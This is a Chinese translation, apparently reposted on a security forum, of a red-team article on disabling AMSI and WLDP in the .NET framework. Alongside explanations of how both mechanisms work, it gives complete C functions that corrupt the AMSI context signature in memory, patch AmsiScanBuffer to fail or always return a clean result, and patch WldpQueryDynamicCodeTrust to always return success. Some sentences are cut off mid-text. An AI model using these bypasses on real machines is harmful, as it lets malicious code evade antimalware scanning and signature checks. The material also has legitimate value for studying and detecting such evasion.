How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code

mss**** / 2019-06-08 09:00:00 / 浏览数 4699 渗透测试 渗透测试 顶(0) 踩(0)

原文地址：https://modexp.wordpress.com/2019/06/03/disable-amsi-wldp-dotnet/

简介

自从4.8版本开始，.NET框架引入了Antimalware Scan Interface（AMSI）和Windows Lockdown Policy（WLDP）安全机制，用来阻止潜在的恶意软件从内存运行。WLDP机制会检查动态代码的数字签名，而AMSI机制则会扫描有害或被管理员禁止的软件。在本文中，我


利用C语言编写的AMSI示例

对于给定的文件路径，可以通过以下函数将打开该文件，将其映射到内存，并使用AMSI机制检查文件内容是否有害或被管理员禁止。

```
typedef HRESULT (WINAPI *AmsiInitialize_t)(
 LPCWSTR      appName,
 HAMSICONTEXT *amsiContext);

typedef HRESULT (WINAPI *AmsiScanBuffer_t)(
 HAMSICONTEXT amsiContext,
 PVOID        buffer,
 ULONG        length,
 LPCWSTR      contentName,
 HAMSISESSION amsiSession,
 AMSI_RESULT  *result);

typedef void (WINAPI *AmsiUninitialize_t)(
 HAMSICONTEXT amsiContext);

BOOL IsMalware(const char *path) {
   AmsiInitialize_t   _AmsiInitialize;
   AmsiScanBuffer_t   _AmsiScanBuffer;
   AmsiUninitialize_t _AmsiUninitialize;
   HAMSICONTEXT       ctx;
   AMSI_RESULT        res;
   HMODULE            amsi;

   HANDLE             file, map, mem;
   HRESULT            hr = -1;
   DWORD              size, high;
   BOOL               malware = FALSE;

   // load amsi library
   amsi = LoadLibrary("amsi");

   // resolve functions
   _AmsiInitialize =
     (AmsiInitialize_t)
     GetProcAddress(amsi, "AmsiInitialize");

   _AmsiScanBuffer =
     (AmsiScanBuffer_t)
     GetProcAddress(amsi, "AmsiScanBuffer");

   _AmsiUninitialize =
     (AmsiUninitialize_t)
     GetProcAddress(amsi, "AmsiUninitialize");

   // return FALSE on failure
   if(_AmsiInitialize   == NULL ||
      _AmsiScanBuffer   == NULL ||
      _AmsiUninitialize == NULL) {
     printf("Unable to resolve AMSI functions.\n");
     return FALSE;
   }
```

```
  // open file for reading
  file = CreateFile(
    path, GENERIC_READ, FILE_SHARE_READ,
    NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL);

  if(file != INVALID_HANDLE_VALUE) {
    // get size
    size = GetFileSize(file, &high);
    if(size != 0) {
      // create mapping
      map = CreateFileMapping(
        file, NULL, PAGE_READONLY, 0, 0, 0);

      if(map != NULL) {
        // get pointer to memory
        mem = MapViewOfFile(
          map, FILE_MAP_READ, 0, 0, 0);

        if(mem != NULL) {
          // scan for malware
          hr = _AmsiInitialize(L"AMSI Example", &ctx);
          if(hr == S_OK) {
            hr = _AmsiScanBuffer(ctx, mem, size, NULL, 0, &res);
            if(hr == S_OK) {
              malware = (AmsiResultIsMalware(res) ||
                         AmsiResultIsBlockedByAdmin(res));
            }
            _AmsiUninitialize(ctx);
          }
          UnmapViewOfFile(mem);
        }
        CloseHandle(map);
      }
    }
    CloseHandle(file);
  }
  return malware;
}
```

下面，让我们分别扫描一个正常的文件和一个恶意文件。



如果您已经熟悉AMSI的内部机制，可以跳过下面一节的内容，直接阅读相关的绕过方法。

AMSI的上下文结构

context是一个未有公开文档说明的结构，不过，我们可以通过下面的代码来了解这个返回的句柄。

```
typedef struct tagHAMSICONTEXT {
 DWORD        Signature;          // "AMSI" or 0x49534D41
 PWCHAR       AppName;            // set by AmsiInitialize
 IAntimalware *Antimalware;       // set by AmsiInitialize
 DWORD        SessionCount;       // increased by AmsiOpenSession
} _HAMSICONTEXT, *_PHAMSICONTEXT;
```

AMSI初始化

appName是一个指向unicode格式的用户定义字符串的指针，而amsiContext则是指向HAMSICONTEXT类型的句柄的一个指针。当成功初始化AMSI的context结构之后，

```
HRESULT _AmsiInitialize(LPCWSTR appName, HAMSICONTEXT *amsiContext) {
   _HAMSICONTEXT *ctx;
   HRESULT       hr;
   int           nameLen;
   IClassFactory *clsFactory = NULL;

   // invalid arguments?
   if(appName == NULL || amsiContext == NULL) {
     return E_INVALIDARG;
   }

   // allocate memory for context
   ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
   if(ctx == NULL) {
     return E_OUTOFMEMORY;
   }

   // initialize to zero
   ZeroMemory(ctx, sizeof(_HAMSICONTEXT));

   // set the signature to "AMSI"
   ctx->Signature = 0x49534D41;

   // allocate memory for the appName and copy to buffer
   nameLen = (lstrlen(appName) + 1) * sizeof(WCHAR);
   ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);

   if(ctx->AppName == NULL) {
     hr = E_OUTOFMEMORY;
   } else {
     // set the app name
     lstrcpy(ctx->AppName, appName);

     // instantiate class factory
     hr = DllGetClassObject(
       CLSID_Antimalware,
       IID_IClassFactory,
       (LPVOID*)&clsFactory);

     if(hr == S_OK) {
       // instantiate Antimalware interface
       hr = clsFactory->CreateInstance(
         NULL,
         IID_IAntimalware,
         (LPVOID*)&ctx->Antimalware);

       // free class factory
       clsFactory->Release();

       // save pointer to context
       *amsiContext = ctx;
     }
   }

   // if anything failed, free context
   if(hr != S_OK) {
     AmsiFreeContext(ctx);
   }
   return hr;
}
```

其中，HAMSICONTEXT结构的内存空间是在堆上分配的，并使用appName、AMSI签名（0x49534D41）和IAntimalware接口进行初始化处理。

AMSI扫描

通过下面的代码，我们可以大致了解调用函数时会执行哪些操作。如果扫描成功，则返回的结果将为S_OK，并且应检查AMSI_RESULT，以确定缓冲区是否包含有害的软件。

```
HRESULT _AmsiScanBuffer(
 HAMSICONTEXT amsiContext,
 PVOID        buffer,
 ULONG        length,
 LPCWSTR      contentName,
 HAMSISESSION amsiSession,
 AMSI_RESULT  *result)
{
   _HAMSICONTEXT *ctx = (_HAMSICONTEXT*)amsiContext;

   // validate arguments
   if(buffer           == NULL       ||
      length           == 0          ||
      amsiResult       == NULL       ||
      ctx              == NULL       ||
      ctx->Signature   != 0x49534D41 ||
      ctx->AppName     == NULL       ||
      ctx->Antimalware == NULL)
   {
     return E_INVALIDARG;
   }

   // scan buffer
   return ctx->Antimalware->Scan(
     ctx->Antimalware,     // rcx = this
     &CAmsiBufferStream,   // rdx = IAmsiBufferStream interface
     amsiResult,           // r8  = AMSI_RESULT
     NULL,                 // r9  = IAntimalwareProvider
     amsiContext,          // HAMSICONTEXT
     CAmsiBufferStream,
     buffer,
     length,
     contentName,
     amsiSession);
}
```

请注意这里是如何对参数进行验证的。这是强制AmsiScanBuffer运行失败并返回E_INVALIDARG的众多方法之一。

AMSI的CLR实现

CLR使用一个名为AmsiScan的私有函数来检测通过Load方法传递的有害软件。以下代码演示了CLR是如何实现AMSI的。

```
AmsiScanBuffer_t _AmsiScanBuffer;
AmsiInitialize_t _AmsiInitialize;
HAMSICONTEXT     *g_amsiContext;

VOID AmsiScan(PVOID buffer, ULONG length) {
   HMODULE          amsi;
   HAMSICONTEXT     *ctx;
   HAMSI_RESULT     amsiResult;
   HRESULT          hr;

   // if global context not initialized
   if(g_amsiContext == NULL) {
     // load AMSI.dll
     amsi = LoadLibraryEx(
       L"amsi.dll",
       NULL,
       LOAD_LIBRARY_SEARCH_SYSTEM32);

     if(amsi != NULL) {
       // resolve address of init function
       _AmsiInitialize =
         (AmsiInitialize_t)GetProcAddress(amsi, "AmsiInitialize");

       // resolve address of scanning function
       _AmsiScanBuffer =
         (AmsiScanBuffer_t)GetProcAddress(amsi, "AmsiScanBuffer");
```

```
      // failed to resolve either? exit scan
      if(_AmsiInitialize == NULL ||
         _AmsiScanBuffer == NULL) return;

      hr = _AmsiInitialize(L"DotNet", &ctx);

      if(hr == S_OK) {
        // update global variable
        g_amsiContext = ctx;
      }
    }
  }
  if(g_amsiContext != NULL) {
    // scan buffer
    hr = _AmsiScanBuffer(
      g_amsiContext,
      buffer,
      length,
      0,
      0,
      &amsiResult);

    if(hr == S_OK) {
      // if malware was detected or it's blocked by admin
      if(AmsiResultIsMalware(amsiResult) ||
         AmsiResultIsBlockedByAdmin(amsiResult))
      {
        // "Operation did not complete successfully because "
        // "the file contains a virus or potentially unwanted"
        // software.
        GetHRMsg(ERROR_VIRUS_INFECTED, &error_string, 0);
        ThrowHR(COR_E_BADIMAGEFORMAT, &error_string);
      }
    }
  }
}
```

我们看到，CLR使用了一个名为g_amsiContext的全局变量，该变量指向AmsiInitialize在首次使用AmsiScan时创建的AMSI上下文。这里需要注意的是，如果AMSI的上下文

第一种绕过AMSI机制的方法（篡改数据）

Matt Graeber提供了一个PoC，它能够破坏CLR!g_amsiContext所指向的上下文数据，从而导致AmsiScanBuffer返回E_INVALIDARG。从CLR的实现代码可以看出，这种绕过方 Defender仍会记录有害代码的检测结果，但非托管宿主应用程序在某些情况下会继续运行。要通过g_amsiContext禁用AMSI，可以搜索PEB.ProcessHeap指向的堆内存，

```
BOOL DisableAMSI(VOID) {
  LPVOID                   hCLR;
  BOOL                     disabled = FALSE;
  PIMAGE_DOS_HEADER        dos;
  PIMAGE_NT_HEADERS        nt;
  PIMAGE_SECTION_HEADER    sh;
  DWORD                    i, j, res;
  PBYTE                    ds;
  MEMORY_BASIC_INFORMATION mbi;
  _PHAMSICONTEXT           ctx;

  hCLR = GetModuleHandleA("CLR");

  if(hCLR != NULL) {
    dos = (PIMAGE_DOS_HEADER)hCLR;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, hCLR, dos->e_lfanew);
    sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
           nt->FileHeader.SizeOfOptionalHeader);

    // scan all writeable segments while disabled == FALSE
    for(i = 0;
        i < nt->FileHeader.NumberOfSections && !disabled;
        i++)
    {
```

```
       // if this section is writeable, assume it's data
       if (sh[i].Characteristics & IMAGE_SCN_MEM_WRITE) {
         // scan section for pointers to the heap
         ds = RVA2VA (PBYTE, hCLR, sh[i].VirtualAddress);

         for(j = 0;
             j < sh[i].Misc.VirtualSize - sizeof(ULONG_PTR);
             j += sizeof(ULONG_PTR))
         {
           // get pointer
           ULONG_PTR ptr = *(ULONG_PTR*)&ds[j];
           // query if the pointer
           res = VirtualQuery((LPVOID)ptr, &mbi, sizeof(mbi));
           if(res != sizeof(mbi)) continue;

           // if it's a pointer to heap or stack
           if ((mbi.State   == MEM_COMMIT    ) &&
               (mbi.Type    == MEM_PRIVATE   ) &&
               (mbi.Protect == PAGE_READWRITE))
           {
             ctx = (_PHAMSICONTEXT)ptr;
             // check if it contains the signature
             if(ctx->Signature == 0x49534D41) {
               // corrupt it
               ctx->Signature++;
               disabled = TRUE;
               break;
             }
           }
         }
       }
     }
   }
   return disabled;
}
```

第二种绕过AMSI机制的方法（代码补丁方法1）

CyberArk建议使用2条指令，即xor edi，edi，nop来修改AmsiScanBuffer。如果要hook该函数的话，可以借助Length Disassembler Engine（LDE）来计算在跳转到备用函数进行覆盖之前要保存的prolog字节的正确数量。由于传递给该函数的AMSI上下文已经过验证，并且其中一个测试要求签名为“AMS Graeber那样使用上下文/数据来破坏相应的签名。

```
BOOL DisableAMSI(VOID) {
   HMODULE        dll;
   PBYTE          cs;
   DWORD          i, op, t;
   BOOL           disabled = FALSE;
   _PHAMSICONTEXT ctx;

   // load AMSI library
   dll = LoadLibraryExA(
     "amsi", NULL,
     LOAD_LIBRARY_SEARCH_SYSTEM32);

   if(dll == NULL) {
     return FALSE;
   }
   // resolve address of function to patch
   cs = (PBYTE)GetProcAddress(dll, "AmsiScanBuffer");

   // scan for signature
   for(i=0;;i++) {
     ctx = (_PHAMSICONTEXT)&cs[i];
     // is it "AMSI"?
     if(ctx->Signature == 0x49534D41) {
       // set page protection for write access
       VirtualProtect(cs, sizeof(ULONG_PTR),
         PAGE_EXECUTE_READWRITE, &op);
```


```
        // change signature
        ctx->Signature++;

        // set page back to original protection
        VirtualProtect(cs, sizeof(ULONG_PTR), op, &t);
        disabled = TRUE;
        break;
      }
    }
    return disabled;
}
```

第三种绕过AMSI机制的方法（代码补丁方法2）

Tal Liberman建议覆盖AmsiScanBuffer的prolog字节，以便使其返回1。下面的代码也会对该函数执行覆盖操作，以使其在CLR扫描每个缓冲区时都返回AMSI_RESULT_CLEAN

```
// fake function that always returns S_OK and AMSI_RESULT_CLEAN
static HRESULT AmsiScanBufferStub(
 HAMSICONTEXT amsiContext,
 PVOID        buffer,
 ULONG        length,
 LPCWSTR      contentName,
 HAMSISESSION amsiSession,
 AMSI_RESULT  *result)
{
   *result = AMSI_RESULT_CLEAN;
   return S_OK;
}

static VOID AmsiScanBufferStubEnd(VOID) {}

BOOL DisableAMSI(VOID) {
   BOOL    disabled = FALSE;
   HMODULE amsi;
   DWORD   len, op, t;
   LPVOID  cs;

   // load amsi
   amsi = LoadLibrary("amsi");

   if(amsi != NULL) {
     // resolve address of function to patch
     cs = GetProcAddress(amsi, "AmsiScanBuffer");

     if(cs != NULL) {
       // calculate length of stub
       len = (ULONG_PTR)AmsiScanBufferStubEnd -
         (ULONG_PTR)AmsiScanBufferStub;

       // make the memory writeable
       if(VirtualProtect(
         cs, len, PAGE_EXECUTE_READWRITE, &op))
       {
         // over write with code stub
         memcpy(cs, &AmsiScanBufferStub, len);

         disabled = TRUE;

         // set back to original protection
         VirtualProtect(cs, len, op, &t);
       }
     }
   }
   return disabled;
}
```


应用补丁后，我们发现有害软件也会被标记为安全的软件。



使用C语言编写的WLDP示例

以下函数演示了如何使用Windows Lockdown Policy来检测内存中动态代码的可信任状况。


```
BOOL VerifyCodeTrust(const char *path) {
   WldpQueryDynamicCodeTrust_t _WldpQueryDynamicCodeTrust;
   HMODULE                     wldp;
   HANDLE                      file, map, mem;
   HRESULT                     hr = -1;
   DWORD                       low, high;

   // load wldp
   wldp = LoadLibrary("wldp");
   _WldpQueryDynamicCodeTrust =
     (WldpQueryDynamicCodeTrust_t)
     GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

   // return FALSE on failure
   if(_WldpQueryDynamicCodeTrust == NULL) {
     printf("Unable to resolve address for WLDP.dll!WldpQueryDynamicCodeTrust.\n");
     return FALSE;
   }

   // open file reading
   file = CreateFile(
     path, GENERIC_READ, FILE_SHARE_READ,
     NULL, OPEN_EXISTING,
     FILE_ATTRIBUTE_NORMAL, NULL);

   if(file != INVALID_HANDLE_VALUE) {
     // get size
     low = GetFileSize(file, &high);
     if(low != 0) {
       // create mapping
       map = CreateFileMapping(file, NULL, PAGE_READONLY, 0, 0, 0);
       if(map != NULL) {
         // get pointer to memory
         mem = MapViewOfFile(map, FILE_MAP_READ, 0, 0, 0);
         if(mem != NULL) {
           // verify signature
           hr = _WldpQueryDynamicCodeTrust(0, mem, low);
           UnmapViewOfFile(mem);
         }
         CloseHandle(map);
       }
     }
     CloseHandle(file);
   }
   return hr == S_OK;
}
```



绕过WLDP机制的方法（代码补丁方法1）

通过对该函数执行覆盖操作，使其始终返回S_OK。

```
// fake function that always returns S_OK
static HRESULT WINAPI WldpQueryDynamicCodeTrustStub(
   HANDLE fileHandle,
   PVOID  baseImage,
   ULONG  ImageSize)
{
   return S_OK;
}

static VOID WldpQueryDynamicCodeTrustStubEnd(VOID) {}

static BOOL PatchWldp(VOID) {
   BOOL     patched = FALSE;
   HMODULE wldp;
   DWORD    len, op, t;
   LPVOID   cs;

   // load wldp
   wldp = LoadLibrary("wldp");

   if(wldp != NULL) {
     // resolve address of function to patch
     cs = GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

     if(cs != NULL) {
       // calculate length of stub
       len = (ULONG_PTR)WldpQueryDynamicCodeTrustStubEnd -
         (ULONG_PTR)WldpQueryDynamicCodeTrustStub;

       // make the memory writeable
       if(VirtualProtect(
         cs, len, PAGE_EXECUTE_READWRITE, &op))
       {
         // over write with stub
         memcpy(cs, &WldpQueryDynamicCodeTrustStub, len);

         patched = TRUE;

         // set back to original protection
         VirtualProtect(cs, len, op, &t);
       }
     }
   }
   return patched;
}
```



虽然本文描述的方法很容易被检测到，但是它们对于Windows
10系统上最新版本的DotNet框架而言，仍然是有效的。实际上，只要攻击者能够篡改AMSI用来检测有害代码的数据或代码，就总能找到绕过这些安全机制的方法。

参考文献

- Bypassing Amsi using PowerShell 5 DLL Hijacking
- Bypassing AMSI via COM Server Hijacking
- Bypassing Device Guard with .NET Assembly Compilation Methods
- AMSI Bypass With a Null Character
- AMSI Bypass: Patching Technique
- The Rise and Fall of AMSI
- AMSI Bypass Redux
- Exploring PowerShell AMSI and Logging Evasion
- Disabling AMSI in JScript with One Simple Trick
- Documenting and Attacking a Windows Defender Application Control Feature the Hard Way – A Case Study in Security Research Methodology
- How to bypass AMSI and execute ANY malicious Powershell code
- AmsiScanBuffer Bypass Part 1, Part 2, Part 3, Part 4
- PoC function to corrupt the g_amsiContext global variable in clr.dll
- Bypassing AMSI for VBA

上一篇：Windows调试原理-part0 下一篇：前端Sandbox hook to...